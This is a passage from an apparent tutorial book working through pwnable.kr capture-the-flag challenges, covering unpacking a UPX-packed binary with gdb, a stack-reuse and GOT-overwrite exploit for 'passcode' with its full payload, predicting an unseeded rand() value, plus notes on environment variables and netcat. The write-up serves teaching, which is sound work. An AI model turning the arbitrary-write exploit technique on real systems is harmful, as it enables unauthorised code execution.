- The `hbreak` gdb command, which sets something called a "hardware breakpoint"; some packed executables will notice if we try to set a normal ("software") breakpoint somewhere in their code, and in that case, it's worth a shot to set a hardware breakpoint instead. Note that the debugged executable needs to be paused mid-execution for this to work; it's easy to run into issues trying to set a hardware breakpoint in advance when the program is not running yet.
- The file `/proc/<pid>/maps`, which contains a running process's memory segmentation (`<pid>` should be the process pid; it can be found with the command `ps aux | grep <procname>`), where `<procname>` is the process name
- The gdb `dump memory fname addr1 addr2` command, which will dump memory starting with `addr1` and ending with `addr2` into the file `fname`
- The `strings` utility, which can take any file (including a memory dump) and list the printable strings it contains. Strings that are used by the same code will usually appear near one another.

We're all set for the next challenge!

17 Challenge 0x03: flag



flag

> Papa brought me a packed present! Let's open it.
> This is an unpacking task. All you need is the binary.

Let's first run the executable, to get a idea of what it does.


```
ben@ubuntu:                                    3_flag$ ./flag
I will malloc() and strcpy the flag there. take it.
```

Anyone with any RE experience at all will just sigh and skip opening the file in IDA at all. Let's open the file in IDA and find out why:




After some wandering around the executable, we come across this logic (or other logic that looks like it). From experience, one becomes able to tell when assembly is bean-counting and playing keep-away with the actual logic. It's the block with the `xor` in it that gives it away; the close proximity of a non-trivial `xor`, a `shl`, an `or` and an `inc` telegraphs "we are not doing a meaningful manipulation on data here; we are blending it or un-blending it". These operations just do not yield anything logically meaningful when composed with each other, except for the garbling and un-garbling of data. Assembly like this usually shows up when a program is performing encryption, obfuscation, compression and other such manipulations that treat their input data as a meaningless pile of bits.

Seeing as the entire executable looks like this, and our static analysis effort has no leg to stand on, we suspect that the executable is packed (the author also helpfully tells us this in the flavor text). Since we're told that the program calls `strcpy` with the flag as an input, let's try to put a breakpoint on that function, run the program and see what happens:




We're going to need a plan B. The debugger doesn't even understand at what address the `strcpy` function is: this information has been stripped from the executable (this sort of thing is standard practice with packed files – the executable can still run just fine; this due to the way executable files are structured, and we won't get into it here). As a result, we fail to set the breakpoint, and so when the program is run it runs all the way to termination.

Since we can't use symbols, let's try again and this time, before running the program, set a breakpoint on the address of the `start` function directly:



We have captured the program mid-execution, at least. It still doesn't understand where `strcpy` is, though. What's more, if we try to step over the call (`ni`), we get the following:



Figures.

At moments like these it is important to close one's eyes, count to three and repeat the mantra that *computers are not magic*. If a program runs normally and prints some text when launched from the terminal, but chokes on an interrupt and dies when being debugged, something in the program's internal logic must be reacting differently to the presence of the debugger.

Figuring out how and why is somewhat of an ordeal in itself, and is usually rife with guesswork. A quick check shows that if we just run `flag` inside the debugger without setting any breakpoints, the execution goes through. So the program must be reacting to us setting breakpoints (rest assured that this is, in fact, something that a program can do). Happily, the issue is resolved if we use `hbreak` instead of just `break` – the `flag` process does not detect our hardware breakpoint.


We still don't know where to put the breakpoint, though. The file's symbol table does not contain any reference to `malloc`, `strcpy`, et al (their code is created by the packer at run time). Thankfully, the program makes direct system calls, so if we do a system call trace we might be able to see which addresses the program code occupies. Issue the command `strace -i ./flag`. The output should look something like this:

```
ben@ubuntu                                    /03_flag$ strace -i ./flag
[00007f997b888e37] execve("./flag", ["./flag"], 0x7ffcd5fdeb28 /* 41 vars */) = 0
[000000000044a72f] mmap(0x800000, 2959710, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_AN
ONYMOUS, 0, 0) = 0x800000
[000000000084a83e] readlink("/proc/self/exe", "/mnt/hgfs/Dropbox/research/2019/"..., 4096) = 55
[000000000084a892] mmap(0x400000, 2912256, PROT_NONE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4
00000
[000000000084a892] mmap(0x400000, 790878, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_ANO
NYMOUS, -1, 0) = 0x400000
[000000000084a892] mprotect(0x400000, 790878, PROT_READ|PROT_EXEC) = 0
[000000000084a892] mmap(0x6c1000, 9968, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1,
0xc1000) = 0x6c1000
[000000000084a892] mprotect(0x6c1000, 9968, PROT_READ|PROT_WRITE) = 0
[000000000084a892] mmap(0x6c4000, 8920, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1,
0) = 0x6c4000
[000000000040000e] munmap(0x801000, 2955614) = 0
[000000000044c217] uname({sysname="Linux", nodename="ubuntu", ...}) = 0
[000000000044d70a] brk(NULL)            = 0x555556b98000
[000000000044d70a] brk(0x555556b991c0)  = 0x555556b991c0
[0000000000401895] arch_prctl(ARCH_SET_FS, 0x555556b98880) = 0
[000000000044d70a] brk(0x555556bba1c0)  = 0x555556bba1c0
[000000000044d70a] brk(0x555556bbb000)  = 0x555556bbb000
[0000000000418f54] fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 5), ...}) = 0
[000000000041a0fa] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f4a64b
ef000
[0000000000419060] write(1, "I will malloc() and strcpy the f"..., 52I will malloc() and strcpy the fla
g there. take it.
) = 52
[0000000000418ee8] exit_group(0)        = ?
[????????????????] +++ exited with 0 +++
```

We still can't see where the `strcpy` is coming from (because `strcpy` is not a system call), but we can see that the call that prints the `I will malloc()...` string is coming from address `0x419060` (your value may vary). Run the `strace` a few times more to verify that this address doesn't change on different executions. We know that this call occurs after the program is already unpacked, so in principle, we can let execution reach that point and dump the process memory. We can use the following script to get to the unpacked code:

```
file flag
break *0x44A4f0
r
d 1
hbreak *0x419060
c
d 2
```

Run it (with the `source` command, or using the `-x` flag from the command line). The output should appear something like this:



We've crossed the Rubicon. Now that we have the unpacked program in memory and the suspended process, the brunt of the challenge is over – all that's left is extracting the flag from memory, and many possible approaches will work. We present one.

First, we find out what parts of memory we should dump. Let's find the debugged process pid (yours will be different) and view the process memory map:

```
ben@ubuntu:                                    03_flag$ ps aux | grep flag
ben       19642  0.0  0.0   3144   812 pts/1    t    13:07   0:00                    /pwnable.kr/03_flag/flag
ben       19659  0.0  0.0  21536  1012 pts/5    S+   13:10   0:00 grep --color=auto flag
ben@ubuntu:                                    03_flag$ cat /proc/19642/maps
00400000-004c2000 r-xp 00000000 00:00 0
004c2000-006c1000 ---p 00000000 00:00 0
006c1000-006ea000 rwxp 00000000 00:00 0                                  [heap]
00800000-00801000 rwxp 00000000 00:00 0
7ffff7ff9000-7ffff7ffa000 rwxp 00000000 00:00 0
7ffff7ffa000-7ffff7ffd000 r--p 00000000 00:00 0                          [vvar]
7ffff7ffd000-7ffff7fff000 r-xp 00000000 00:00 0                          [vdso]
7ffffffde000-7ffffffff000 rwxp 00000000 00:00 0                          [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

So we probably want to dump the memory ranges `0x400000-0x6ea000` and `0x800000-0x801000`. Issue the commands: `dump memory dump1 0x400000 0x6ea000`, `dump memory dump2 0x800000 0x801000` (these commands do not have output, but the files `dump1` and `dump2` will be created in the current working directory).

Now let's examine the strings present in our dumped memory; we suspect that the flag is there. It's a bit too many strings per dump for a simple `cat`, so do `strings dump1 > strings1` and `strings dump2 > strings2`, then examine the files

`strings1` and `strings2` using a text editor. It's possible to scan the thousands of resulting strings by hand - it's tedious, but will get the job done. But there's an easier way: recall that strings that are used by the same code will usually appear in proximity to each other. Search `dump1` for the string `malloc`, which we know appears in a string the program prints to the standard output. The vicinity of that string looks something like this:

```
4661 AUATUSH
4662 []A\A]
4663 UPX...? sounds like a delivery service :)
4664 I will malloc() and strcpy the flag there. take it.
4665 FATAL: kernel too old
4666 /dev/urandom
4667 FATAL: cannot determine kernel version
4668 /dev/full
```

And there's the flag.

That was the hard way. The easy way is running `strings` directly on the packed file and noticing the repeated references to "UPX". UPX is is a known packer available for free online, and from the strings, we can conclude that UPX was used to pack this executable. We can then download a copy of UPX for free and then do `upx -d flag`, and this will unpack the file. From there, it's a breeze to open the resulting file in a disassembler or run `strings` on it to find the flag. But where's the fun in that?

18 Challenge 0x04: passcode


passcode

> Mommy told me to make a passcode based login system. My initial C code was compiled without any error! Well, there was some compiler warning, but who cares about that?

Let's take a look at the program:

```c
#include <stdio.h>
#include <stdlib.h>

void login(){
	int passcode1;
	int passcode2;

	printf("enter passcode1 : ");
	scanf("%d", passcode1);
	fflush(stdin);

	// ha! mommy told me that 32bit is vulnerable to bruteforcing :)
	printf("enter passcode2 : ");
	scanf("%d", passcode2);

	printf("checking...\n");
```

```
        if(passcode1==338150 && passcode2==13371337){
                printf("Login OK!\n");
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!\n");
                exit(0);
        }
}

void welcome(){
        char name[100];
        printf("enter you name : ");
        scanf("%100s", name);
        printf("Welcome %s!\n", name);
}

int main(){
        printf("Toddler's Secure Login System 1.0 beta.\n");

        welcome();
        login();

        // something after login...
        printf("Now I can safely trust you that you have credential :)\n");
        return 0;
}
```

What, that's it? We are asked to provide 2 passcodes, and the correct values are literally there, in the conditional statement in line 17. Let's just -

```
ben@ubuntu:                                    04_passcode$ ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : user
Welcome user!
enter passcode1 : 338150
Segmentation fault (core dumped)
```

Never mind. Well, let's see what this "compiler error" mentioned in the flavor text is about. Try to compile this source file and see what `gcc` warns us about, and:

```
passcode.c: In function 'login':
passcode.c:9:10: warning: format '%d' expects argument of type 'int *', but argument 2 has type 'int' [-Wformat=]
  scanf("%d", passcode1);
         ~^
passcode.c:14:17: warning: format '%d' expects argument of type 'int *', but argument 2 has type 'int' [-Wformat=]
        scanf("%d", passcode2);
                ~^
```

Anyone who's ever gone through a computer science 101 course should will be familiar with the error in this code, because part of computer science 101 is making this same mistake 500 times until you get it out of your system. The proverbial toddler has confused a pointer and the value it points to, and repeatedly invoked `scanf` with variable *values*, instead of their addresses (meaning, the argument to `scanf` should have been `&passcode1` instead of `passcode1`). This sort of error invariably results in the program crashing, burning and producing a segfault - but maybe if we craft our input just right, we can get something interesting to happen instead.

This scenario has much fewer constraints than the `bof` exercise, and in that sense, it is more realistic. In `bof`, we knew right off the bat which attack to launch, and then we quickly realized that to launch the attack the only variable we had to nail down was the length of the padding. Here we have to take stock of the 3 different opportunities given to us to provide input to the program, and reach for the drawing board. What can we overwrite? Where? How can we use the author's error to our advantage?

The three `scanf` calls enable us to do the following writing:

- In the `welcome` function, we can choose a value for the `name` variable. This `scanf` call is not malformed, and was coded correctly.
- In the `login` function, we can write bytes of our choice to an address; this address is obtained by interpreting the value of `passcode1` as an address.

Taking a careful look at the source, the biggest obstacle in our way is that the values `passcode1`, `passcode2` are not initialized. If we could control them, we would then be able to write anything anywhere in the program; from there, winning is just algebra. For instance, we could then overwrite the backed-up value of `eip` to the address of the assembly instructions that print the flag.


But meanwhile, back in reality, we don't control what addresses the malformed `scanf`s write to, and this seems to imply that the exercise is unsolvable. Let's be optimistic and assume that the exercise is solvable after all – which means that one of our assumptions is wrong. Either the first `scanf` *is* broken in some way, or we *can* control the target address of the other two `scanf`s, somehow.

It's the second avenue that yields the path to victory. The key insight is that the two functions, `welcome` and `login`, re-use the same stack space. Memory addresses that were used for storing the local variable `name` are then recycled to keep the variables `passcode1` and `passcode2`, and keep their previous values. This is counter-intuitive to a degree - we were taught about this beautiful "stack" abstraction, and here are stack values leaking across functions! - but remember, we're here to discard abstractions with prejudice. There's no code that wipes the previous values off the stack when a function returns; everything is done via incrementing and decrementing `ebp` and `esp`. And so stack values can linger, as zombies, from one function call to the next.

The path forward should be clearer now. The fact that the `passcode` variables are never initialized, which was previously an obstacle, has become an opportunity: if we predict where the values for those variables will be once `login` is called, and choose the value of the 100-byte buffer `name` such that a chosen value aligns exactly with that address, we can effectively control the variable values. We can then use this ability to re-route the program execution and win the challenge.

Before diving into the technical details, we should take stock of the mock environment vs. target environment considerations and convince ourselves that our exploit should carry over. Once we do, we should determine the correct buffer delta from the address of `name` to the address of `passcode1`. All of this is effectively a replay of the `bof` exercise; we already saw in that exercise how to correctly calculate the delta, and why it should remain the same on the remote server (the answer is `0x60`).


Once we have this working, we can write an arbitrary value to an arbitrary address. We've effectively won, and can take our pick how to proceed from here. We'll present one possible solution, which we feel is the "simplest" in some sense and was probably the one intended by the exercise author. Open the file in a disassembler, and note the following peculiar thing about the call to `fflush`:



Instead of calling the function directly, what's called is a "stub" that jumps to the address of the actual function, which is kept elsewhere in memory. We can take advantage of this and use our "write new value to memory" primitive to change the contents of this "address store", and make the program jump to an address of our choice instead of that of `fflush`. Let's choose `0x080485d7`, which is the address of the "login OK!" logic; we'll have to provide the new value in decimal, since that's the format `scanf` expects. The address of `fflush` is kept in offset `0x804A004`. Putting it all together, we have our exploit:

```
00: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
10: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
20: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
30: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
40: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
50: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
60: 04a0 0408 0d0a 3133 3435 3134 3133 35 ......134514135
```

Create a local dummy file named `flag` with the contents `if you can see this, your local exploit works!`. Let's test our exploit:



Send the same input to the remote server. The flag should appear.

19 Pseudorandom Number Generators

Sometimes, programs need to make a random choice. Even a simple "guess what number the computer picked" game needs to first pick the actual number the computer was thinking of. Randomness is also used when generating cryptographic keys and for some algorithms, where using random choice seems to allow for a more elegant or more efficient approach.

Famously, one such case is the problem of determining whether two polynomial expressions are equal - Polynomial Identity Testing (PIT). Though mathematicians suspect that a reasonable deterministic algorithm for the problem exists (and in fact

suspect that a reasonable deterministic analogue *always* exists for any problem that has a reasonable random algorithm) they've been unable to figure out such an algorithm for PIT, or even prove that one exists at all.

Now that we've understood that programmers have a use for random bits, we must ask ourselves, "where do random bits come from"? Ideally the answer is ambient noise, such as ocean waves and mouse movements, but sometimes we need more random bits than can efficiently be extracted using those methods.




Figure 16: xkcd #1210, "I'm So Random"

Enter Pseudorandom Number Generators (PRNGs). These contraptions take a small number of random bits (the "seed") and, in a completely deterministic fashion, output a stream of apparently random bits derived from the seed. We won't get into the formality of what we mean by "apparently random", but the idea is that an attacker won't be able to take advantage of the fact that the stream of bits isn't really random. From their point of view, without access to the seed, it is random for all intents and purposes.

There are many PRNGs out there, some promising a high degree of pseudo-randomness and some the bare minimum. One of the "bare minimum" ones is built into the C standard library and is available as the function `rand`. It is traditionally seeded with the current timestamp and then called repeatedly to generate pseudorandom values.

20 Challenge 0x05: random


random

> Daddy, teach me how to use random values in programming!

The program source:


```c
#include <stdio.h>

int main(){
	unsigned int random;
	random = rand(); // random value!

	unsigned int key=0;
	scanf("%d", &key);

	if( (key ^ random) == 0xdeadbeef ){
		printf("Good!\n");
		system("/bin/cat flag");
		return 0;
	}

	printf("Wrong, maybe you should try 2^32 cases.\n");
	return 0;
}
```

Our input is XORed with a random integer and the result is compared with `0xdeadbeef`; we win if the comparison checks out. On the face of it, we have to somehow predict a random value generated by the program out of a pool of 2^{32} possibilities.

This is difficult [citation needed] so we'll have to stare at this source code for a while and come up with a different approach.

There are two paths forward here. Either we get the idea to toy around with the program in a debugger and notice that the `random` variable is set to the same value every time; or we recall that, in fact, the `rand` function is being used incorrectly here. `rand` does implement a PRNG, but in this source code it is never seeded, meaning that the same default seed is being used every time. Since PRNGs are deterministic, running a PRNG with the same seed again and again will yield the same value every time.


Using `gdb`, put a breakpoint on the call to `rand` and recover the "random" number it generates:



The function output can be seen in `rax` (`0x6b8b4567`). So, in order to get the flag, we need to input the value `0x6b8b4567 ^ 0xdeadbeef = 0xb526fb88`. Since `scanf` is taking input in decimal form, we input `3039230856` when prompted, and this nets us the flag.

21 Environment Variables (and the Linux program env)

Imagine a program which has a simple task: running the `top` program and writing its output to a file in the system temporary folder. We can write this program right now and it will work – it will magically know where to search for the `top` program and where to find the temporary folder. In fact, we've spent this entire time running programs such as `cat` and `gdb` from the terminal - but these are not magical incantations built into the operating system or the terminal; they're programs just like any other programs, sitting somewhere on the system. The terminal just knows where to look for them when a user invokes them. (It's possible to see where an invoked program sits on the file system by using the `which` command. Try `which gdb`.)



How does the program know where to look for a program, or where to find the temporary folder? As it turns out, the operating system keeps track of a long list of **environment variables**. These are pairs of key and value which programs (sometimes) rely on. For example, when a user tries to run a program, the terminal looks for it under locations listed in an environment variable calld `PATH`.

The command `env` displays a list of environment variables. It'll probably be a long list, so it may be a good idea to redirect the output to a file and open it with a text editor. The `PATH` variable should contain many directories, among which the directory that appeared in the output of `which gdb`; since that directory appears there, the terminal was able to find the copy of `gdb` and run it.

One can create new environment variables, or overwrite the content of existing ones, with the `export` command. For instance, try: `export PATH=''`. The `PATH` variable is now empty, and the terminal will not be able to resolve the locations


of programs unless given the absolute program path. So now, if we try `gdb`, it will fail; but if we specify the full path as seen in the output of `which gdb` earlier, the program will be run. Try some of choice linux commands now, with the empty `PATH`, and marvel at how many of them refuse to work any more! Fortunately, the changes we have made are ephemeral, and only apply to that specific terminal. Close the crippled terminal, open a new one and verify that e.g. `ls` works again.

We can also use the `env` program to make ephemeral changes to the environment variables specifically for one invocation of one program. For example, try: `env PATH=''top`. The program `top` will fail to run because without the `PATH`, bash cannot find it. But if we try `top` as the next command, it will work because the change to `PATH` did not persist. Try `env PATH=''/bin/bash`; `bash` will try to run, complain about various missing programs and terminate.

22 nc (netcat)

`nc` is a useful little program that allows us to perform IO redirection with remote or local ports. We can either take input from the terminal and send to a remote port (`nc <address> <port>`) or take input from a local port and send it to the terminal (`nc -l <port>`). These two simple modes can then be combined with IO redirection to route information into files, other ports, and so on.

Try it out. In a terminal T_1, do: `nc -l 9001`; then while `nc` is still running in T_1, create another terminal T_2 and in T_2 issue the command: `nc localhost 9001`. Still in T_2, write `hello world!` and press return. This input should appear in T_1 as well; it was sent to port 9001, and T_1's `nc` was listening on that port and writing all incoming information to the terminal.



Now create a new file named `sent_info.txt` with contents of your choice, then in two separate terminals as before, do: `nc -l 9001 > received_info.txt` and `nc localhost 9001 < sent_info.txt`. Terminate both processes (`ctrl+D`), open the file `received_info.txt` and observe the contents.

23 Challenge 0x06: input


input

> “Mom? How can I pass my input to a computer program?”

